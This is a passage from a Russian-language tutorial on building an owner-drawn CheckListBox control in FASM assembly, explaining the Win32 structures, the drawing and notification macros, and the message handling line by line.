CtlID - Идентификатор элемента управления. Этот член структуры не используется, если отрисовать нужно пункт меню

itemID - Идентификатор пункта меню или индекс пункта поля с выпадающим списком или простым списком.

itemAction - Определяет какое событие произошло

```
ODA_DRAWENTIRE    Элемент управленя должен быть перерисован
ODA_FOCUS       Элемент управления получил или потерял фокус ввода
ODA_SELECT       В элементе управления произошло выделение пункта
```

itemState -

```
ODS_CHECKED       Пункт меню отмечен, т.е. при перерисовке мы должны нарисовать картинку
                  соответствующую отмеченному состоянию пункта меню.  Используется только для
  меню.
ODS_COMBOBOXEDIT  Перерисовать необходимо поле редактирования (Edit Control) поля с
                  выпадающим списком
ODS_DEFAULT       Пункт является пунктом выбраным поумолчанию.
ODS_DISABLED      Пункт не активен.
ODS_FOCUS         Пункт имеет фокус ввода.
ODS_GRAYED        Пункт должен быть нарисован. Используется только для меню.
ODS_SELECTED      Пункт выделен.
```

hwndItem - Хендл идентифицирующий элемент управления. Для меню этот член структуры идентифицирует меню содержащее данный пункт.

hDC - Хендл контекста элемента управления.

rcItem - Структура содержащая координаты в которых необходимо произвести перерисовку.

itemData - 32-х битное значение, определяемое приложением.

Далее следует непосредственноле определение структуры **RECT**

__rcItem RECT - структура хранит координаты пункта, который нужно перерисовать.

__hdc dd 0 - переменная предназначенная для временного хранения хендла контекста элемента управления.

__hMem dd 0 - Хендл контекста в памяти совместимого с контекстом элемента управления.

__item dd 0 - Временное хранилище индекса пункта (строки) в элементе управления.

__hBtn dd 0 - Временное хранилище хендла картинки соответствующей текущему состоянию строки.

Далее рассмотрим переменные индивидуальные для каждого элемента управления.

```
forward
     name#.mas: times 250 db  0
     name#.hList dd 0
     name#.hBmp1     dd 0
     name#.hBmp2     dd 0
     name#.count dd 0
```

forward - директива компилятору обработать следующие строки столько раз, сколько групп параметров будет передано в макрос.

name#.mas: times 250 db 0 - массив содержащий текущие состояния всех строк в элементе управления. Соответственно чтобы узнать состояние строки по её индексу можно загрузить в один регист адрес соответствующего массива, а в другой индекс строки если байт по полученному адресу = 1 значит строка не отмечена. Пример:

```
........
CheckListBox 10,Spisok
........
```

```
mov   ebx,Spisok.mas ; загружаем адрес массива
mov   ecx,[ind] ; загружаем индекс
mov   al,[ebx+ecx] ; загружаем значение соответствующей строки
cmp   al,1
........
```

Естественно, что загружать в элемент управления более 250 строк нельзя, но можно увеличить размер массива (самое простое) или доработать алгоритм, чтобы состоянию строки соответствовало состояние бита. После рассмотрения всего алгоритма работы элемента управления, мы оптимизируем его.

name#.hList dd 0 - Хендл элемента управления. Получить его можно следующим образом: **Spisok.hList.**

name#.hBmp1 - Хендл картинки соответствующей не отмеченному состоянию строки

name#.hBmp2 - Хендл картинки соответствующей отмеченному состоянию строки

Полагаю Вам понятно, что картинки мы можем нарисовать свои и любого содержания, единственное требование размер должен быть стандартным 16x16 и палитра из 16 цветов в формате BMP.

name#.count dd 0 - количество строк загруженных в элемент управления. Соответственно к нему можно обратиться следующим образом: **Spisok.count**.


Когда я начинал писать эту статью, помимо выше указанных переменных, макрос содержал общую структуру _tm типа **TEXTMETRIC** и она была подробно объяснена, но по ходу написания статьи стало очевидно, что использование этой структуры не нужно, однако мне стало жаль выбрасывать описание этой структуры и я привожу его здесь в качестве общеразвивающей.

Структура **TEXTMETRIC** определена следующим образом:

```
struc TEXTMETRIC
{
  .tmHeight              dd      ?
  .tmAscent              dd      ?
  .tmDescent             dd      ?
  .tmInternalLeading     dd      ?
  .tmExternalLeading     dd      ?
  .tmAveCharWidth        dd      ?
  .tmMaxCharWidth        dd      ?
  .tmWeight              dd      ?
  .tmOverhang            dd      ?
  .tmDigitizedAspectX    dd      ?
  .tmDigitizedAspectY    dd      ?
  .tmFirstChar           db      ?
  .tmLastChar            db      ?
  .tmDefaultChar         db      ?
  .tmBreakChar           db      ?
  .tmItalic              db      ?
  .tmUnderlined          db      ?
  .tmStruckOut           db      ?
  .tmPitchAndFamily      db      ?
  .tmCharSet             db      ?
}
```

Эта структура используется для обработки данных о шрифтах (например для более точного выравнивания текста выводимого не моноширинным шрифтом т.е. таким в котором буквы имеют не одинаковую ширину).

Семь из двадцати полей структуры определяют внутритекстовые интервалы.



tmHeight - Общая высота символа (равна сумме tmAscent и tmDescent)

tmAscent - Содержит значение высоты прописного символа вместе с надстрочным элементом.

tmDescent - Содержит значение высоты подстрочных элементов таких букв, как g, j, p и т.п.

tmInternalLeading - Содержит значение высоты надстрочных элементов, таких как дидактический знак над буквой S

tmExternalLeading - Содержит значение межстрочного интервала. Считается, что увеличение межстрочного интервала повышает удобочитаемость текста.

tmAveCharWidth - Содержит средневзвешенное значение ширины символов.

tmMaxCharWidth - Содержит значение ширины самого широкого символа, каковыми обычно являются W или M

tmWeight - Содержит значение ширины шрифта

tmOverhang - Содержит значение ширины строки символов, которую можно добавить для отображения символов жирным или наклонным шрифтом


tmDigitizedAspectX - Определяет горизонтальный размер (ширину) для которого изначально разрабатывался шрифт. Например: если данное поле содержит 12 это значит, что шрифт разрабатывался для отображения символов шириной 12.

tmDigitizedAspectY - Определяет вертикальный размер (высоту) для которого шрифт разрабатывался. Например: если данное поле содержит 12 это значит, что шрифт разрабатывался для отображения символов высотой 12.

tmFirstChar - Код первого определённого в шрифте символа. Например если это поле имеет значение 48, значит самым первым символом определённым в данном шрифте является цифра "0" и вместо символов с кодом меньше 48 будет отображаться символ определённый в поле **tmDefaultChar**.

tmLastChar - Код последнего определённого в шрифте символа. Например если это поле имеет значение 57, значит самым последним символом определённым в данном шрифте является цифра "9" и вместо символов с кодом больше 57 будет отображаться символ определённый в поле **tmDefaultChar**.

tmDefaultChar - Код символа которым будут заменяться символы не определённые в данном шрифте. Пример можно увидеть на рисунке ниже.



На этом рисунке видно, что символы строки "Первая строка" определены в шрифте Courier New (и отображаются правильно), но не определены в шрифте Marlett (и заменены на символ "прямоугольника")

tmBreakChar - Определяет код символа, который будет использоваться для определения границ слов в строке для выравнивания текста. Это позволяет произвести выравнивание текста так, что бы интервалы между буквами были меньше чем интервалы между словами.

tmItalic - Если это поле отлично от нуля текст будет выводиться наклонным.

tmUnderlined - Если это поле отлично от нуля текст будет выводиться подчёркнутым.

tmStruckOut - Если это поле отлично от нуля текст будет выводиться перечёркнутым.

tmPitchAndFamily - Определяет тип шрифта (моноширинный или нет, растровый или векторный, является ли он шрифтом TrueType) и семейство шрифта.

tmCharSet - Определяет набор символов шрифта.

Функция работы с элементом управления.

Функция создания элемента управления.

Мне показалось логичным начать рассмотрение функций работы с элементом управления с функции создающей элемент управления **name#.Create** , которая создаёт элемент управления. Она определена следующим образом:

```
macro name#.Create x,y,sx,sy,hwnd,hinstance
m_
 invoke LoadBitmap,hinstance,__IDB_UNCHECK
 mov  [name#.hBmp1],eax
 invoke LoadBitmap,hinstance,__IDB_CHECK
 mov  [name#.hBmp2],eax
 invoke CreateWindowEx,0,__class,0,\
 WS_CHILD+WS_VISIBLE+LBS_OWNERDRAWFIXED+WS_BORDER+LBS_HASSTRINGS+LBS_NOTIFY+WS_VSCROLL+WS_HSCROLL,\
       x,y,sx,sy,hwnd,ID,hinstance,NULL
mov     [name#.hList],eax
_m
```

Прежде, чем рассматривать содержимое этого макроса хочу обратить Ваше внимание на то, что фигурные скобки мы заменили на символы **m_** и **_m** они определены в конце файла содержащего данный макрос:

```
m_ fix {
_m  fix }
```

Если Вы читали первую часть моей статьи, посвящённую общим вопросам программирования в FASM, то Вы знаете, что эти строки определяют две символьные макроконстанты **m_** и **_m** которые на одном из этапов компиляции будут заменены на знаки фигурных скобок. Дело в том, что FASM не может определить вложенные определения макросов. Встречая вторую открывающуюся фигурную скобку до того как встретится закрывающаяся, он считает, что в исходном тексте ошибка и прекращает компиляцию. Однако замена символьных макроконстант, определённых директивой **fix** , происходит на более позднем этапе, чем определение объявлений макросов и такая

конструкция проходит.

Однако мы несколько отвлеклись, так что продолжим, и рассмотрим переменные передаваемые в макрос:

```
x          начальная координата окна по горизонтали.
y          начальная координата окна по вертикали.
sx         размер элемента управления по горизонтали
sy         размер элемента управления по вертикали.
hwnd       хендл родительского окна, в котором создаётся элемент управления.
hinstance хендл модуля, в рамках которого создаётся элемент управления.
```

Далее рассмотрим код непосредственно создающий наш элемент управления.

invoke LoadBitmap,hinstance,__IDB_UNCHECK - загружаем из ресурса картинку соответствующую не отмеченному состоянию строки.

mov [name#.hBmp1],eax - сохраняем полученный хендл картинки

invoke LoadBitmap,hinstance,__IDB_CHECK - загружаем из ресурса картинку соответствующую отмеченному состоянию строки.

mov [name#.hBmp2],eax - сохраняем полученный хендл картинки

invoke CreateWindowEx,0,__class,0,
WS_CHILD+WS_VISIBLE+LBS_OWNERDRAWFIXED+WS_BORDER
+LBS_HASSTRINGS+LBS_NOTIFY+WS_VSCROLL+WS_HSCROLL,x,y,sx,sy,hwnd,ID,hinstance,NULL
Этой командой мы создаём наш элемент управления. Единственное, что требует пояснения, на мой взгляд, это стили с которыми мы создаём наш элемент управления:

```
WS_CHILD     Указывает на то, что создаваемый элемент управления является дочерним.
WS_VISIBLE   Указывает на то, что элемент создаётся видимым и нет необходимости вызывать
              процедуру ShowWindow для его отображения.
WS_BORDER    Указывает, что элемент имеет бордюр.
WS_VSCROLL   Указывает, что элемент управления будет содержать вертикальную полосу
              прокрутки когда это необходимо.
WS_HSCROLL   Указывает, что элемент управления будет содержать горизонтальную полосу
               прокрутки когда это необходимо.

LBS_OWNERDRAWFIXED  Указывает, что окно будет рисоваться пользовательской программой.

LBS_HASSTRINGS      Определяет, что список содержит элементы, состоящие из строк и позволяет
                    получить текст строки при помощи сообщения LB_GETTEXT. Все элементы
                    управления этого типа создаются с этим стилем, кроме отрисовываемых
                    пользовательской программой.
LBS_NOTIFY  Определяет, что элемент управления посылает уведомительные сообщения родительскому
             окну.
```

mov [name#.hList],eax - Сохраняем хендл созданного элемента управления.

Вот и вся процедура создания элемента управления, однако если мы просто поместим эту процедуру в текст программы, то мы не увидим наш элемент управления. Для того, чтобы наш элемент управления стал видимым мы должны написать макрос который его нарисует в ответ на сообщение, посылаемое системой,родительскому окну **WM_DRAWITEM**. Этот макрос мы назовём **.onDraw**

Функция рисования элемента управления.

Следующей мы рассмотрим процедеру рисования нашего элемента управления **name#.onDraw**. Обращение к ней можно производить следующим образом: **Spisok.onDraw**

Вот как определён этот макрос:

```
macro name#.onDraw
m_
 cmp [wmsg],WM_DRAWITEM
 jne .#name#nowmdraw
.#name#dr:
   mov     ebx,[lparam]
   cmp     [__dis.CtlID],ID
   jne        .#name#nowmdraw
   cmp     [__dis.itemAction],ODA_DRAWENTIRE
   jne .finish
.#name#drugie:
   invoke    CreateCompatibleDC,[__dis.hDC]
   mov       [__hMem],eax
   mov         eax,[__dis.itemID]
   mov       ecx,name#.mas
   cmp       byte [ecx+eax],1
   jne       .#name#noOne
   mov       eax,[name#.hBmp1]
   mov       [__hBtn],eax
   jmp   .#name#noOnes
.#name#noOne:
   mov       eax,[name#.hBmp2]
   mov       [__hBtn],eax
.#name#noOnes:
   invoke     SelectObject,[__hMem],[__hBtn]
   invoke     BitBlt,[__dis.hDC],[__dis.rcItem.left],[__dis.rcItem.top],20,20,[__hMem],1,\
                  1,SRCCOPY
   invoke     SendMessage,[__dis.hwndItem],LB_GETTEXT,[__dis.itemID],__Buf
   CountString __Buf
   dec  eax
   invoke     TextOut,[__dis.hDC],20,[__dis.rcItem.top],__Buf,eax
   invoke     DeleteDC,[__hMem]
   mov   eax,1
   jmp   .finish
.#name#nowmdraw:
_m
```

Как видите переменные в макрос не передаются, макрос использует переменные, передаваемые процедуре окна, в котором создан элемент управления. Поместить этот макрос необходимо в начале программы после сохранения в стеке регистров:

```
proc WindowProc, hwnd,wmsg,wparam,lparam;Окно в котором мы создаём свой элемент управления.
 enter
 push ebx esi edi
    Spisok.onDraw
 cmp [wmsg],WM_DESTROY
 je .wmdestroy
 cmp [wmsg],WM_CREATE
 je .wmcreate
 cmp [wmsg],WM_COMMAND
 je .wmcommand
 .......
.finish:
 pop edi esi ebx
return
```

Предполагается, что в конце процедуры есть метка **.finish** и все метки в процедуре локальны. Теперь перейдём к рассмотрению самого кода:

```
cmp [wmsg],WM_DRAWITEM - проверяем какое сообщение послано окну если не  WM_DRAWITEM
jne .#name#nowmdraw        - то переходим в конец макроса и позволяем процедуре обработать
                                 другие сообщения.
mov   ebx,[lparam]         - загружаем в регистр ebx указатель на структуру DRAWITEMSTRUCT
cmp     [__dis.CtlID],ID              - проверяем, этому ли конкретному элементу управления послано
                                              сообщение
jne    .#name#nowmdraw          - если нет переходим в конец макроса
cmp [__dis.itemAction],ODA_DRAWENTIRE - проверяем какое событие произошло
                                           со строкой если не ODA_DRAWENTIRE
jne  .finish                                                    - то переходим в конец процедуры.
#name#drugie:
```

```
invoke  CreateCompatibleDC,[__dis.hDC]        - создаём контекст в памяти совместимый с
                                                              контекстом нашего элемента
    управления.
mov     [__hMem],eax                                  - сохраняем хендл совместимого контекста в
    памяти.
mov     eax,[__dis.itemID]                - загружаем в регистр eax индекс строки
mov     ecx,name#.mas                     - загружаем в регистр ecx адрес массива содержащего
    состояния
                                                        всех строк.
cmp     byte [ecx+eax],1        - проверяем состояние отрисовываемой строки если значение не равно 1
jne  .#name#noOne              - то переходим на метку сохранения хендла картинки отмеченного
    чекбокса
mov     eax,[name#.hBmp1]     - сохраняем хендл картинки соответствующей
mov     [__hBtn],eax                - не отмеченному состоянию строки
jmp  .#name#noOnes              - и пропускаем следующие две команды
.#name#noOne:
mov     eax,[name#.hBmp2] - сохраняем хендл картинки соответствующей
mov     [__hBtn],eax            - отмеченному состоянию строки
.#name#noOnes:
invoke  SelectObject,[__hMem],[__hBtn] - выбираем в контекст в памяти картинку соответст-
                                                             вующую текущему состоянию строки
invoke  BitBlt,[__dis.hDC],[__dis.rcItem.left],[__dis.rcItem.top],20,20,[__hMem],\
1,1,SRCCOPY
Мы вызвали процедуру копирования рисунка из совместимого контекста в памяти (__hMem) в контекст
элемента управления (__dis.hDC), проще выражаясь, мы нарисовали картинку, соответствующую
текущему состоянию строки. Для отображения нашего рисунка мы использовали координаты структуры
__dis.rcItem, как координаты левого верхнего угла прямоугольника в который копируется рисунок,
а в качестве высоты и ширины размер нашего рисунка (16x16) плюс небольшой запас т.е. 20x20.
invoke  SendMessage,[__dis.hwndItem],LB_GETTEXT,[__dis.itemID],__Buf
Мы послали сообщение LB_GETTEXT процедуре обработки сообщений нашего элемента управления,
что бы получить текст строки, которую мы перерисовываем.
CountString __Buf - этот макрос подсчитывает количество символов в строке (включая нулевой символ).
                            Результат в регистре eax.
dec  eax           - получаем чистую длинну строки без нулевого символа.
invoke  TextOut,[__dis.hDC],20,[__dis.rcItem.top],__Buf,eax
Выводим текст строки правее изображения CheckBox-а в контекст элемента управления.
В качестве координат используем верхнюю координату структуры __dis.rcItem, а в качестве координаты
    x
отступ в 20 точек, что бы не затереть выведенный рисунок CheckBox-а.
invoke  DeleteDC,[__hMem] - удаляем совместимый контекст в памяти.
mov  eax,1 - процедура обработки должна возвратить значение True т.е. не нулевое значение.
jmp .finish           - переход на конец процедуры обработки сообщений окна.
.#name#nowmdraw:     - метка на которую мы переходим если сообщение не WM_DRAWITEM или оно
                        относится не к этому элементу управления.
```

Как видите всё очень просто.

Если теперь вы добавите в свою программу макрос рисования элемента управления, он будет отображаться, но пока мы не можем добавить в него строки. Для добавления строки, в наш элемент управления, мы напишем макрос **name#.AddString**.

Макрос добавления строки.

Добавление новой строки в элемент управления осуществляется стандартным сообщением, посылаемым элементу управления. Макрос определён следующим образом:

```
macro name#.AddString string,data
m_
 inc       [name#.count]
 invoke    SendMessage,[name#.hList],LB_ADDSTRING,0,string
 mov       ecx,name#.mas
 mov       dl,1
 mov       [ecx+eax],dl
  if data eq
  else
   invoke    SendMessage,[name#.hList],LB_SETITEMDATA,eax,data
```

```
    end if
    _m
```

В макрос передаётся два значения **string** и **data** , причём значение **data** можно не передавать.

string - указатель на строку, которую мы хотим добавить в элемент управления.

data - как уже упоминалось необязательный параметр (его можно не указывать) ассоциирует с данной строкой 32-х битное значение. Таким значением может быть указатель на структуру в памяти.

Приведу пример: этот элемент управления я создавал под конкретную программу - "Каталогизатор CD". В ней информация о дисках хранится в массиве структур, содержащих название диска, стоимость диска, количество дисков в коробке и т.п. и в числе прочего предусматривалась возможность выдачи дисков в прокат (для компьютерных клубов или прокатов). При этом рассматривалась возможность того, что клиент будет подходить с выбранными дисками несколько раз (выбрал один диск подошел посоветоваться, отдал диск, чтобы отложили пока он выбирает ещё и т.п.) и в итоге он может не захотеть брать диск выбранный ранее. По этому при окончательном расчёте выводится окошко в котором создаётся CheckListBox, содержащий список всех отложенных, для данного клиента, дисков и путём установки или снятия галочки с дисков, отменить выдачу дисков от которых клиент отказался. Таким образом в структуры переданных дисков записывается информация о клиенте и сроке на который диск взят. Для того, чтобы не производить поиск по всей базе дисков, в поиске структур дисков, отмеченных в CheckListBox-е, с каждой строкой ассоциировано 32-х битное значение, являющееся указателем на структуру данных о диске, название которого выведено в данной строке. Так же аналогичная возможность (ассоциировать 32-х битное значение) имеется и в некоторых других стандартных элементах управления.

inc [name#.count] - эта строка увеличивает значение переменной, содержащей количество строк в элементе управления.

invoke SendMessage,[name#.hList],LB_ADDSTRING,0,string - здесь мы посылаем сообщение стандартному элементу управления добавить строку. Строка добавляется в конец списка. Возвращаемое значение - отсчитываемый от нуля индекс строки в регистре **eax**.

mov ecx,name#.mas - загружаем в регистр **ecx** адрес начала массива, содержащего состояния строк.

mov dl,1 - загружаем в регистр **dl** 1 - строка не отмечена.

mov [ecx+eax],dl - сохраняем состояние строки в массиве.

if data eq - Здесь начинается часть макроса, которая отвечает за ассоциирование данных со строкой. В этой строке проверяется наличие переменной **data**. Если данные переданы выполняем строку после директивы **else**

else

invoke SendMessage,[name#.hList],LB_SETITEMDATA,eax,data - посылаем стандартному элементу управления сообщение ассоциирующее с данной строкой переданные в макрос данные.

end if

Если теперь добавить все рассмотренные нами макросы, то наш элемент управления будет создаваться, отображаться и в него будут добавляться строки с CheckBox-ами слева. Однако при щелчке на строках чекбоксы не переключаются. Это происходит потому, что при щелчке мышкой в рамках элемента управления, элемент управления посылает уведомительное сообщение родительскому, но сообщение **WM_DRAW** не посылается. Для того, что бы элемент управления реагировал на наши действия, необходимо написать макрос, который будет, в ответ на

уведомительное сообщение, изменять соответствующий элемент массива состояний строк и перерисовывать изменённую строку. Уведомительные сообщения разными элементами управления могут посылаться родительскому окну либо через сообщение **WM_NOTIFY** либо через **WM_COMMAND**. Через какое именно сообщение, элемент управления посылает уведомительные сообщения, необходимо проверить по справочнику WinSDK.

Макрос реагирования на уведомительное сообщение.

Как уже было сказано, для того, что бы наш элемент управления заработал, необходимо написать макрос, который бы реагировал на уведомительное сообщение. Называться этот макрос будет **name#.onNotify**. Обращение к нему осуществляется следующим образом: **Spisok.onNotify**.

Но прежде, чем начать рассмотрение самого макроса, необходимо определить через какое сообщение посылаются уведомительные сообщения родительскому окну. **ListBox** посылает уведомительные сообщения через сообщение **WM_COMMAND**.

В WinSDK оно определено следующим образом:

```
WM_COMMAND
wNotifyCode = HIWORD(wParam); - старшее слово параметра wParam содержит код уведомительного
                                сообщения, посланного элементом управления.

wID = LOWORD(wParam); - младшее слово параметра wParam содержит ID элемента управления, однако
                        не стоит использовать этот параметр для идентификации конкретного
                        элемента управления т.к. в результате ошибки могут оказаться активными
                        в одно и тоже время несколько элементов с одинаковыми ID.

hwndCtl = (HWND) lParam; - хендл элемента управления, пославшего уведомительное сообщение
                           родительскому окну. Его можно смело использовать для идентификации
                           конкретного элемента управления.
```

Теперь рассмотрим какие уведомительные сообщения, может посылать элемент управления, основанный на ListBox-е:

```
LBN_DBLCLK - пользователь сделал двойной щелчек мышью в области элемента управления.
LBN_ERRSPACE - элемент управления ListBox не может выполнить запрос программы (например
                недостаточно места в памяти для добавления строки).
LBN_SETFOCUS - элемент управления получил фокус ввода.
LBN_KILLFOCUS - элемент управления потерял фокус ввода.
LBN_SELCHANGE - пользователь выделил строку.
LBN_SELCANCEL - пользователь отменил выделение строки.
```

Для нас имеют значения только **LBN_DBLCLK** и **LBN_SELCHANGE** т.к. нам нужно, что бы состояние элемента изменялось при выделении (одинарный щелчек на строке) или двойном щелчке на строке.

Из всего написанного выше, Вы уже наверно догадались, что помещать этот макрос следует в начале обработчика сообщений **WM_COMMAND**. Например:

```
proc WindowProc, hwnd,wmsg,wparam,lparam;Главное окно программы
    enter
    push  ebx esi edi
    cmp    [wmsg],WM_DESTROY
    je   .wmdestroy
    cmp    [wmsg],WM_CREATE
    je   .wmcreate
    cmp    [wmsg],WM_COMMAND
    je   .wmcommand
.............
.wmcommand:
    Spisok.onNotify
.............
```

Итак после длительного вступления перейдём таки к самомо макросу. Он определён следующим образом:

```
macro name#.onNotify
m_
  mov     eax,[name#.#hList]
  cmp     eax,0
  je   .#name#EndNotify
  cmp     eax,[lparam]
  jne  .#name#EndNotify
  mov     eax,[wparam]
  shr     eax,16
  cmp     ax,LBN_DBLCLK
  je   .#name#nofinish
  cmp     ax,LBN_SELCHANGE
  jne  .#name#EndNotify
.#name#nofinish:
    invoke  GetDC,[name#.hList]
    mov     [__hdc],eax
    invoke  SendMessage,[name#.hList],LB_GETCARETINDEX,0,0
    mov     [__item],eax
    invoke  SendMessage,[name#.hList],LB_GETITEMRECT,eax,__rcItem
    invoke  SendMessage,[name#.hList],LB_GETTEXT,[__item],__Buf
    invoke  CreateCompatibleDC,[__hdc]
    mov     [__hMem],eax
    mov     eax,[__item]
    mov     ecx,name#.mas
    mov     dl,[ecx+eax]
    cmp     dl,1
    jne  .#name#No1
    mov     dl,2
    mov     [ecx+eax],dl
    mov     eax,[name#.hBmp2]
    mov     [__hBtn],eax
    jmp   .#name#bez
  .#name#No1:
    mov     dl,1
    mov     [ecx+eax],dl
    mov     eax,[name#.hBmp1]
    mov     [__hBtn],eax
  .#name#bez:
    invoke  SelectObject,[__hMem],[__hBtn]
    invoke  BitBlt,[__hdc],[__rcItem.left],[__rcItem.top],20,20,[__hMem],1,1,SRCCOPY
    CountString   __Buf
    dec     eax
    invoke  TextOut,[__dis.hDC],20,[__dis.rcItem.top],__Buf,eax
    invoke  DeleteDC,[__hMem]
    invoke  DeleteDC,[__hdc]
jmp   .finish
.#name#EndNotify:
_m
```

Теперь более подробно рассмотрим содержание макроса

macro name#.onNotify - объявление макроса, реагирующего на события в элементе управления.

```
  mov     eax,[name#.#hList] - загрузка в регистр eax хендла нашего элемента управления.
  cmp     eax,0 - проверяем равно ли значение загруженное в регист eax нулю, т.е. проверяем
                  создан ли элемент управления
  je   .#name#EndNotify - если элемент управления ещё не создан, пропускаем код макроса.
  cmp     eax,[lparam] - проверяем, какой элемент управления послал уведомительное сообщение
  jne  .#name#EndNotify - если уведомительное сообщение послано не данным элементом управления,
                          пропускаем код макроса
```

Данные строки проверяют создан ли наш элемент управления, если он ещё не создан, то нет смысла выполнять макрос далее. Если элемент управления создан, то проверяем, наш ли элемент управления послал это сообщение, если не наш пропускаем код макроса.

Далее нам нужно отфильтровать только те уведомительные сообщения, на которые наш макрос должен реагировать (**LBN_DBLCLK** - двойной щелчёк в области нашего элемента управления и

LBN_SELCHANGE - изменение выделенной строки):

```
    mov     eax,[wparam] - сохраняем в регистре eax параметр wparam для дальнейшей обработки
    shr     eax,16 - сдвигаем содержимое регистра eax вправо на 16 бит, в результате получаем код
                     уведомительного сообщения в регистре ax.
    cmp     ax,LBN_DBLCLK - проводим распознавание уведомительных сообщений, если сообщение
                            послано в ответ на двойной щелчёк мышкой
    je   .#name#nofinish - переходим к выполнению кода макроса
    cmp     ax,LBN_SELCHANGE - опять же проверяем какое сообщение было послано, если сообщение
                               послано в ответ на изменение выделения
    jne  .#name#EndNotify - то мы не пропускаем код макроса, если уведомительное сообщение
                            послано по какой либо другой причине код макроса не выполняется.
  .#name#nofinish: - начало собственно кода макроса.
```

Далее следует код, который непосредственно рисует изменение состояния нашего элемента управления. Он похож на код макроса **onDraw**

invoke GetDC,[name#.hList] - Вызываем функцию API получения хендла контекста нашего элемента управления.

mov [__hdc],eax - сохраняем его во временной переменной **__hdc**.

invoke SendMessage,[name#.hList],LB_GETCARETINDEX,0,0 - посылаем элементу управления сообщение, в ответ на которое получим индекс выделенной строки.

mov [__item],eax - сохраняем индекс выделенной строки в переменной **__item**.

invoke SendMessage,[name#.hList],LB_GETITEMRECT,eax,__rcItem - получаем координаты видимой части строки, индекс которой мы получили ранее.

invoke SendMessage,[name#.hList],LB_GETTEXT,[__item],__Buf - получаем текст строки, индекс которой мы получили ранее.

invoke CreateCompatibleDC,[__hdc] - создаём совместимый контекст в памяти, рисовать будем на нём, а затем уже нарисованную картинку копировать в область нашего элемента управления.

mov [__hMem],eax - сохраняем хендл созданного совместимого контекста в памяти.

mov eax,[__item] - загружаем индекс выбранной строки в регистр **eax** для последующего использования для доступа к элементу массива состояний строк.

mov ecx,name#.mas - загружаем адрес начала массива состояний строк.

mov dl,[ecx+eax] - получаем значение состояния выделенной строки.

Далее проводим проверку текущего состояния строки, меняем его и загружаем в переменную **__hBtn** картинку соответствующую изменённому состояни строки.

```
      cmp     dl,1    - проверяем предыдущее состояние строки, если строка была не отмечена
      jne  .#name#No1 - продолжаем выполнение кода, иначе переходим на метку .#name#No1,
                        ответственную за изменение отмеченного состояния строки на не отмеченное.
      mov     dl,2    - т.к. строка была не отмечена загружаем в регистр dl новое
                        отмеченное состояние
      mov     [ecx+eax],dl - сохраняем новое состояние в массиве
      mov     eax,[name#.hBmp2] - загружаем в регистр eax хендл картинки, соответствующей
                                  новому состоянию строки
      mov     [__hBtn],eax - сохраняем хендл картинки в переменной __hBtn
      jmp   .#name#bez   - далее пропускаем код ответственный за изменение отмеченного состояния
                           строки на не отмеченное
    .#name#No1:   - начало кода ответственного за изменение отмеченного состояния строки на
                    не отмеченное.
      mov     dl,1   - загружаем в регистр dl значение соответствующее не отмеченному состоянию
                       строки
      mov     [ecx+eax],dl - сохраняем новое значение состояния в массиве
      mov     eax,[name#.hBmp1] - загружаем в регистр eax картинку, соответствующую
                                  не отмеченному состоянию строки.
      mov     [__hBtn],eax - сохраняем хендл картинки в переменной __hBtn
    .#name#bez: - конец кода изменения текущего состояния строки и сохранения картинки,
                  соответствующей новому состоянию строки, в переменной __hBtn.
```

В заключительной части макроса выполняется непосредственное рисование картинки, соответствующей новому состоянию строки, вывод на экран текста самой строки и освобождение более ненужных хендлов контекстов

invoke SelectObject,[__hMem],[__hBtn] - выбираем в контекст в памяти картинку соответствующую текущему состоянию строки (фактически рисуем его туда).

invoke BitBlt,[__hdc],[__rcItem.left],[__rcItem.top],20,20,[__hMem],1,1,SRCCOPY - копируем из контекста в памяти нарисованный нами рисунок.

CountString __Buf - подсчитываем длинну строки вместе с нулевым символом.

dec eax - для вывода текста нам необходим длина строки без нулевого символа.

invoke TextOut,[__dis.hDC],20,[__dis.rcItem.top],__Buf,eax - отрисовываем текст строки.

invoke DeleteDC,[__hMem] и **invoke DeleteDC,[__hdc** - удаляем контексты ставшие ненужными

jmp .finish - совершаем переход в конец процедуры обработки сообщений

.#name#EndNotify: - конец макроса, сюда мы переходим если сообщение не должно обрабатываться нашим макросом.

